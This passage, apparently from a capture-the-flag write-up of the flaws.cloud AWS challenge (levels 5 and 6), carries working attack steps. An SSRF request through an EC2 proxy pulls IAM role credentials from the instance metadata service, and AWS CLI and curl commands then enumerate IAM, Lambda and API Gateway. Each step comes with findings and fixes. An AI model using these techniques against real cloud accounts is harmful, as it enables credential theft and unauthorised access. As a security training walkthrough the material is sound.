
Drilled into iam/ then security-credentials/, found the attached IAM role name, and fetched its credentials:
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/<role-name>{
"Code" : "Success",
"AccessKeyId" : "ASIA6GG7PSQGZM6BOV6A",
"SecretAccessKey" : "[REDACTED]",
"Token" : "[REDACTED, long session token]",
"Expiration" : "2026-11-22T16:25:38Z"
}
Temporary credentials, lifted straight from the instance's own IAM role with no authentication at all. Using them:
aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile l5key PRE ddcc78ff/
2017-02-27 07:41:07 871 index.htmlFound the hidden directory, and inside it the real completion page for the level (the bucket root's index.html is just a taunt telling you to solve this level properly first).
- Finding
- The EC2 proxy is vulnerable to SSRF: it fetches any URL it's given, including AWS's internal metadata service, with no authentication required.
- Impact
- Full use of whatever permissions the attached IAM role holds, which here was enough to reach the level 6 bucket's hidden directory.
- Fix
- Never expose a raw, unauthenticated URL-fetching proxy to untrusted input. Use IMDSv2, which requires a signed token request first and specifically blocks this pattern. Keep instance roles as tight as possible.
Level 6: SecurityAudit Key, Account-Wide Enumeration
level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/index.html
You're getting a user access key with the SecurityAudit policy attached. See what else it can do and what else you might find in this account.
Recon
SecurityAudit is a real AWS managed policy granting broad read-only access across almost every service. Dumped the account's full IAM structure in one call:
aws iam get-account-authorization-details --profile level6key --region us-west-2The Level6 user had two policies: the expected SecurityAudit, and a second, oddly specific one called list_apigateways: a clear signal worth investigating. It granted apigateway:GET on a specific execute-api resource, meaning this identity could actually invoke a deployed API Gateway endpoint, not just read its configuration.
A dead end, and the pivot
The API ID named directly in that IAM policy turned out to be stale: both the management API and a plain DNS check confirmed the resource no longer exists:
curl -v https://puspzvwgb6.execute-api.us-west-2.amazonaws.com/prod/
* Could not resolve host: puspzvwgb6.execute-api.us-west-2.amazonaws.com
This backend account has existed since 2017 and been rebuilt more than once since. An old IAM policy document isn't a reliable source of what's actually deployed right now. The more trustworthy source turned out to be the attached Lambda function's own resource policy:
aws lambda get-policy --function-name Level6 --profile l6Key --region us-west-2{
"Policy": "{...\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"...}"
}That revealed the real, currently-live API Gateway ID (s33ppypa75), plus the exact method and path wired to it.
Exploitation
aws apigateway get-stages --rest-api-id s33ppypa75 --profile l6Key --region us-west-2{"item": [{"stageName": "Prod", ...}]}curl https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6"Go to http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/"Challenge complete.
- Finding
- An unusually narrow custom IAM policy granted
execute-apiinvoke access to a specific API Gateway resource: far more targeted than the general SecurityAudit access, and a clear sign of a deliberately placed path. - Impact
- The exposed API Gateway and Lambda function led straight to the account's intended final privilege-escalation outcome.
- Fix
- Scope API Gateway invoke permissions tightly and review them regularly. Don't trust an IAM policy document as the single source of truth for what infrastructure currently exists: cross-check against the live resource itself. Treat unusually narrow or oddly-named custom policies as worth investigating on sight.
Overall Lessons
Across all six levels, the common thread is the same question asked six different ways: who or what can reach this, and is that actually who it should be?
- Public S3 bucket listing: anonymous
s3:ListBucketexposed files meant to stay hidden. - Overly broad bucket grants: "any authenticated AWS user" is a much wider group than it sounds.
- Secrets in git history: deleting a file in a later commit doesn't erase it from history.
- Public EBS snapshots: a backup meant to stay private, shared with "everyone," handed over an entire filesystem.
- SSRF to cloud metadata: any server that fetches URLs on your behalf is a path to an instance's IAM credentials.
- Stale IAM references and narrow custom policies: old policy documents can point at infrastructure that's since changed.